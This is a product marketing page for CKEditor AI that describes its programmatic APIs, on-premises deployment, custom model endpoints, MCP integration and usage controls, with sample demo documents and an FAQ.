CKEditor AI gives you a fully configurable integration layer that plugs into your existing stack. Automate content workflows, run Quick Actions, Review, and Chat straight from your application code. Connect leading models from any major provider or your own private endpoint, pull live context from your internal systems through MCP, and define exactly what the AI does with your content, with full visibility over usage and cost.
CKEditor AI is built on a sophisticated backend that operates on HTML instead of plain text, understands that it's working inside a rich text editor with its own structure and features, and returns clean output that merges back into the editor.
The same backend is exposed to you through two APIs: a front-end plugin API and a REST API. Use them to automate workflows, build custom experiences, or run it server-side – all by configuring the backend, not building and maintaining an editor-aware AI layer yourself. No provider changes to track, no model deprecations to chase, no output parsing to keep clean: that's the effort you'll spend once on configuration, not continuously on upkeep.
The Frontend Editor API lets you execute AI prompts directly from your application. A single prompt can rewrite and restructure an entire document without opening AI Chat. See the full API reference.
Personalize the customer follow-up
Something went wrong while generating the suggestions. Please try again.
Customer Follow-up
Thank you for discussing your infrastructure modernization project with us. Based on your current environment and expected growth, we recommend a cloud deployment that provides reliable performance, operational resilience, and predictable operating costs.
The proposed solution includes a production-ready environment with redundant networking, managed compute resources, encrypted storage, and continuous monitoring. This approach is intended to support future expansion while minimizing operational complexity.
The deployment will be completed in several phases, including environment preparation, infrastructure provisioning, validation, and production rollout. The exact implementation plan can be adjusted based on your business priorities.
We look forward to discussing the recommended approach in more detail and refining the deployment plan together.
Loading...
Generate meta title and meta description from the browser
The Actions endpoint runs stateless transforms on any content you pass to it, with responses streamed over Server-Sent Events. This demo calls it from the browser to generate a title and a meta description for a blog post. The same call works from your backend. See the full API reference.
Why Streaming Became the Default for AI Responses
Just two years ago, calling an AI model meant sending a request, waiting four seconds, and receiving a response in one chunk. Today, almost every AI feature you use streams its output token by token — and the entire industry has converged on Server-Sent Events as the way to deliver it.
The Latency Problem
Large language models can take anywhere from a few seconds to over a minute to produce a full response. From a system standpoint, that's normal — the model is computing one token at a time. From a user standpoint, it's a deal-breaker. A blank screen for ten seconds feels broken. The same response, streamed word-by-word starting at 200 milliseconds, feels fast.
The metric that started mattering wasn't total response time. It was time-to-first-token.
Why SSE Won Over WebSockets
WebSockets were the obvious candidate for streaming, but they brought complexity nobody needed: bidirectional channels, custom framing, proxy issues, no native HTTP semantics. Server-Sent Events offered the opposite — plain HTTP, automatic reconnection, easy to debug, and trivial to terminate when the user clicks Cancel.
What integrators get from SSE today:
A standard text/event-stream response that any HTTP client can handle
Native browser support via EventSource, no library required
Clean cancellation semantics: closing the connection stops the generation
What Comes Next
Streaming is no longer an optimization. It's the contract. Users expect partial results, regenerate buttons, and the ability to cancel mid-response — and they expect it to feel instant. The next frontier isn't faster models. It's tighter integration between streamed output and the surfaces where that output actually lives.
Loading...
Server-side document pipeline
The Document Processing endpoint takes a prompt and an HTML document and returns a transformed version. It is designed for server-side workflows like CMS publish hooks, content pipelines, and batch translation. This demo runs the flow in the browser for visibility, but the same call is at home in your backend. This endpoint is experimental. See the full API reference.
Translations
Click Translate to generate 5 language versions
Customer Support Metrics Report
Operational Summary – Second Half of 2025
Overview
This report summarizes customer support performance during the second half of 2025. It focuses on ticket volumes, response efficiency and common issue categories, based on internal operational data across all support channels.
The information below should be treated as an overview of observed trends rather than a detailed performance evaluation.
Support Process Overview

The diagram outlines our internal customer support process, showing how incoming requests are handled across multiple support tiers based on complexity.
Customer inquiries are initially managed by Tier 1: Frontline Support, which is responsible for triage and resolution of common issues. More complex cases are escalated to Tier 2: Technical Support, where deeper technical investigation is performed.
High-impact or unresolved issues are handled by Tier 3: Escalation Team, which coordinates with internal experts as required. Specialist Teams support Tier 2 and Tier 3 by providing domain-specific expertise, while typically remaining non-customer-facing.
The process is designed to allow flexible movement between tiers, supporting efficient resolution and appropriate escalation when needed.
Figure 1. Internal support workflow across frontline, technical and escalation teams.
Ticket Volume
During the reporting period, the support team processed 184,600 tickets, representing an increase of 11% compared to the previous period. Ticket volume peaked in September and gradually stabilized towards the end of the year.
The increase was primarily driven by onboarding-related questions and product configuration requests.
Channel Distribution
Channel
Share of Tickets
Change vs. Previous Period
Avg. First Response Time
Email
54%
-3%
3.1 hours
Live Chat
31%
+5%
1.2 hours
In-App Support
15%
-2%
2.4 hours
Email remained the dominant support channel, although live chat usage continued to increase, particularly among larger accounts.
Resolution Efficiency
Average response and resolution times showed minor improvement compared to earlier in the year.
Average first response time: 2.4 hours
Average resolution time: 18.7 hours
Tickets resolved within 24 hours: 68%
More complex cases, especially those related to integrations, required additional follow-up and were not consistently resolved within standard timeframes. While faster response times were generally appreciated, qualitative feedback indicates that communication consistency played an equally important role in overall customer perception.
"Faster responses were helpful, but consistency in follow-up communication had a bigger impact on our overall experience."
— Enterprise customer, post-resolution survey
Common Issue Categories
The most frequently reported issues were:
Account access and authentication
Billing and invoice related questions
Feature usage clarification
Integration setup
Performance-related concerns
Billing-related requests declined slightly, while integration-related inquiries increased towards the end of the period.
Customer Satisfaction
Customer satisfaction was measured through post-resolution surveys. The overall response rate remained stable throughout the reporting period.
Average CSAT score: 4.2 / 5
Survey response rate: 27%
Feedback most often referenced response time and clarity of follow-up communication as areas for improvement, particularly in cases involving multiple handovers or escalations.
Identified Bottlenecks
Internal review identified several operational areas that may require further attention:
Delays in ticket reassignment for escalated cases
Inconsistent categorization of incoming requests
Limited coverage during selected regional peak hours
While these issues did not materially impact aggregate performance metrics, they were visible in individual case handling and customer feedback.
"The issue was eventually resolved, although it was not always clear who was responsible for the case during escalation."
— Key account feedback, quarterly review
Summary
Overall support performance remained within expected operational ranges. Most key indicators were stable, with moderate improvements observed in response efficiency. At the same time, the data suggests that further improvements in communication clarity and escalation handling could positively impact customer experience in future reporting periods.
Translations will appear here
Loading...
Note
This demo contains just a small subset of available CKEditor features. You are free to add more features to CKEditor regardless what editor type/toolbar you choose.
Read more about the AI programmatic capabilities in the documentation.
Drive AI from your application code
Wire any CKEditor AI feature to your own triggers and UI. Build a custom experience around Chat, run Review and Quick Actions from your application logic, and reach AI capabilities the toolbar doesn't expose:
AI Chat
Send messages, start new conversations, inject dynamic context, and add editor selections as chat context. Use this to pre-populate the chat with application state, personalize interactions with user-specific data, or trigger conversations from your own UI.
AI Review
Trigger reviews from your code and choose whether the results appear through the editor UI or run entirely in the background. Background review is useful for automated quality checks on publish, pre-submit validation workflows, or any case where you need AI feedback without user involvement. Apply results as tracked suggestions or direct edits.
Quick Actions
Execute any configured AI action against the current editor selection without user interaction. Useful for automating repetitive transformations as part of your editorial workflow.
REST API for backend and server-side use
Run CKEditor AI without an editor instance on the page at all – from any backend, headless, on your own schedule. Drop it into automation pipelines: generate metadata at publish time, run compliance checks on every submission, or process entire content libraries in bulk with four types of operations:
Actions
Stateless, single-turn content transformations.
Conversations
Multi-turn AI dialogue with session history.
Reviews
Document analysis and structured feedback.
Document Processing
Whole-document transformations that return clean, structured output.
Server-side editor API
The server-side editor API executes CKEditor code – editor, plugins, and AI gateways – through API endpoints, so you drive AI with the same front-end API you'd use in the browser, headless and against a live collaboration document.
Edit open documents
Apply a transformation while users have the document open, and the change shows up for all of them in real time.
Keep a human in the loop
Write AI output back as track changes suggestions, so a reviewer accepts or rejects every change.
Trigger AI from backend events
Run reviews, translations, or rewrites from publish hooks, scheduled jobs, or CMS save actions.
Transform documents in bulk
Apply one operation across many documents at once, like translating an entire knowledge base or aligning tone across every article.
On-Premises and Self-Hosted Deployment
Run the entire CKEditor AI service inside your own infrastructure
The full feature set – AI Chat, Quick Actions, Review, Translate, Document Processing, and MCP – runs on your servers, distributed as Docker images that deploy in any environment that runs containers.
Everything stays within your perimeter
Once the service is set up, there's zero data egress to CKEditor, and all conversations and documents are encrypted at rest. Your frontend code stays the same whichever models you run behind it.
On-premises is the right choice
When your security posture requires data to stay within your walls, when you want to bring your own models, including fine-tuned ones trained on proprietary data, or when enterprise policy rules out third-party API calls for sensitive content.
Bring Your Own LLM Connect Any OpenAI API-Compatible Endpoint
Integrating LLMs into an editing workflow typically means managing separate SDKs, provider-specific parsing, and individual security reviews for each model provider, with no clean way to switch without rewriting code. CKEditor AI eliminates that with a single OpenAI API-compatible endpoint interface.
On the on-premises deployment, you can point CKEditor AI at your own models instead of the curated cloud set – whether you need data sovereignty, want to run a fine-tuned model, or already have an internal LLM platform. This is custom LLM integration without the per-provider plumbing: models you configure server-side appear automatically in the editor's model selector.
What you can connect:
Any OpenAI API-compatible endpoint
Self-hosted or fine-tuned models, private deployments of open-source models, custom inference servers, or gateways like OpenRouter and Together AI
Major cloud model platforms
Amazon Bedrock, Azure OpenAI, and Google Vertex AI, including Gemini and Anthropic models
Your own provider keys
For OpenAI, Anthropic, and Google, so requests run on your accounts and never route through CKEditor servers
What you get:
Your data stays in your infrastructure
Queries run inside your security perimeter, and conversations and documents are encrypted at rest
One output format across every model
No model-specific parsing in your frontend, whichever provider you use
No vendor lock-in
Switch models or providers by changing a config value, not your codebase
Supported AI Providers and Models
CKEditor AI ships with curated models from OpenAI, Anthropic, and Google, ready to use out of the box. Auto/Agent mode picks the best model for each task automatically, balancing quality, speed, and cost, so your users get strong results without choosing a model at all. The list grows as new models ship – see the supported models in the docs.
Claude Opus 4.8
Claude Opus 5
Claude Opus 5.5
Claude Fable 5
Claude Fable 5.1
Claude Opus 4.7
Claude 5 Sonnet
Claude 4.6 Sonnet
Claude 4.5 Sonnet
Claude 4.5 Haiku
Gemini 3.1 Pro
Gemini 2.5 Flash
Gemini 3 Flash
Gemini 3.5 Flash
Gemini 3.6 Flash
Gemini 3.7 Flash
Gemini 3.8 Flash
GPT-6 Astra
GPT-6 Sol
GPT-6 Luna
GPT-5.6 Sol
GPT-5.6 Terra
GPT-5.6 Luna
GPT-5.5
GPT-5.4
GPT-5.2
GPT-5.1
GPT-5
GPT-4.1
GPT-5 Mini
GPT-5.4 Mini
GPT-4.1 Mini
Need a specific provider, a private deployment, or your own fine-tuned model? See Bring Your Own LLM.
MCP Integration
Model Context Protocol (MCP) support lets CKEditor AI reach beyond the document and its training data into your live systems. Mid-conversation, the AI decides which tools to call: querying your CRM, searching an internal knowledge base, or calling your own APIs. It then uses what it finds to draft and edit content – without the user ever leaving the editor. CKEditor runs the connection to those systems server-side, so wiring one up is as simple as registering its URL.
Connecting live systems to an AI agent in a multi-tenant product is hard: sessions have to stay isolated between tenants, connections need pooling and cleanup, and every external tool is untrusted input that has to be validated. CKEditor AI handles all of it on the server side of the on-premises deployment. Each tenant's sessions stay isolated, connections are created on demand and cleaned up automatically, and tool access is enforced server-side – the model can only call the tools you've allowed. You register an MCP server's URL in your service configuration; CKEditor manages the rest.
On the client side, you keep control of the experience. Render tool results however you want – as plain text, a formatted table, or a custom UI component – and pass tenant IDs, department, or session context to your tools automatically with each message, so they return data scoped to the right user and environment.
AI spend is easy to lose track of and hard to attribute. CKEditor AI gives you levers to control cost, the visibility to see exactly where it goes – no token math, no guesswork about which team or feature is driving usage.
Control what AI costs:
Model selection per tier
Run lighter models for free-tier users and larger models for paid tiers, so cost scales with the value each user represents.
Permission controls
Restrict which users and roles can access specific models and features
Credit-based pricing on Cloud
One credit unit folds in all the infrastructure cost, from tokens to storage, so you track a single metric instead of itemizing everything separately
See where it goes:
Insights Panel
In the Customer Portal (Cloud) – see credit consumption broken down by operation type and user, backed by per-request business logs for a full audit trail.
Rest API
Pull per-user credit usage through the billing endpoint and build your own logic on top: per-user credit quotas, or usage-based lockout by tier.
On-premises observability
Export full LLM usage and cost insight to your own stack through OpenTelemetry, with native Langfuse support.
Multi-Root and Multi-Editor Support
Applications like CMS platforms, proposal builders, and long-form editors often split a single document across multiple editable areas – a title, a body, a sidebar, a caption. CKEditor AI treats them as one coherent document: AI Chat, AI Review, and AI Translate work across all the areas simultaneously. Suggestions and translations land in the correct areas instead of bleeding across boundaries.
Give each editable region a label and description, and the AI understands its role, which section a prompt might refer to, and applies suggestions to the correct destination. This way, AI features work from a complete view of the content – with full context from adjacent sections, not just the active editing region.
Both setups work with real-time collaboration, so suggestions and translations stay in the correct area even while multiple people are editing.
Single editor instance with multiple editable regions. The AI reads all regions together with their labels and descriptions to understand the document structure.
Multiple editors sharing a Context
Separate editor instances, each with its own root, connected through a shared Context. AI features see them as one document and coordinate across them.
Custom Prompts and AI Actions
CKEditor AI Quick Actions provide a set of built-in AI actions, but you can extend or replace them entirely.
Built-in actions
Built-in actions cover common writing tasks: improve writing, change tone, summarize, translate, expand, and more.
Custom AI actions
Custom AI actions let you define exactly what the AI does with selected content. You specify the action name and how it appears in the UI, the prompt that governs the AI's behavior for that action, which models it uses (or inherit the global default), and whether it applies to a selection, the full document, or both.
You can define transformations to simplify repetitive, domain-specific work your users do. Teams have built actions to simplify legalese into plain-language summaries, wrap references in a required citation format, or swap industry terms for region-specific equivalents.
Custom prompts
Custom prompts follow the same configuration pattern, applied more broadly: preload domain context, persona instructions, or constraint rules that shape every AI interaction in your application, not just a single action.
Frequently Asked Questions
Find answers to the most common questions about our features, data security, and integration options. If you need further assistance, our team is here to help.
Which AI models does CKEditor support?
CKEditor AI supports the latest models from OpenAI, Anthropic, and Google, and the list updates continuously as new models ship. Auto/Agent mode picks the best model for each task automatically, and you can also configure model access by user role or subscription tier.
Yes, on the on-premises deployment. Connect your own API keys for OpenAI, Anthropic, or Google, use major cloud platforms like Amazon Bedrock, Azure OpenAI, and Google Vertex AI, or point to any OpenAI-compatible endpoint, including private or fine-tuned models. All traffic stays within your infrastructure.
Can I use CKEditor AI programmatically, without the editor UI?
Yes. The REST API works from any frontend or backend without an editor instance. It supports Actions, Conversations, Reviews, and Document Processing. Use it for server-side bulk jobs, publish-time compliance checks, metadata generation, and scheduled content pipelines. For editor-coupled workflows, the plugin API gives you direct programmatic control over AI Chat, AI Review, and AI Quick Actions.
MCP (Model Context Protocol) support lets you connect CKEditor AI to your external data sources and tools through MCP servers. Mid-conversation, the AI can search your knowledge bases, query your systems, and act on what it finds, without leaving the editor. Your application controls how tool results are displayed and can pass metadata to MCP tools automatically with each message. Available on the Custom Plan in on-premises deployments.
Yes. Through MCP integration in the on-premises deployment, you can connect CKEditor AI to your own RAG pipeline. CKEditor AI retrieves relevant context from your knowledge base before generating a response, giving you grounded, up-to-date answers rather than relying solely on model training data.
Does CKEditor AI support multi-root editors or multiple editors on one page?
Yes. AI Chat, AI Review, and AI Translate work across multi-root editors and multi-editor setups with a shared Context. The AI sees all editing areas as one document and keeps suggestions within the correct boundaries. Each editing area needs a label and description for the AI to work reliably across regions.
A Docker-based deployment of all CKEditor AI components: AI Chat, AI Review, AI Quick Actions, AI Translate, Document Processing, and MCP support. Bring your own API keys or connect a private endpoint. All data stays in your infrastructure, all conversations and documents are encrypted at rest, and the output format is unified regardless of which model you use.
On cloud, the Insights Panel in the Customer Portal shows credit consumption per operation and per user. Business logs capture per-request usage with user IDs for auditing. The Insights API gives you programmatic access to all usage data so you can build it into your own reporting or chargeback workflows.
CKEditor AI is available on a 14-day free trial – no credit card required. The on-premises deployment and bring-your-own-LLM options are available immediately on signup.
Already building?
The full integration reference – endpoint specs, plugin API, MCP setup, and configuration options – lives in the docs.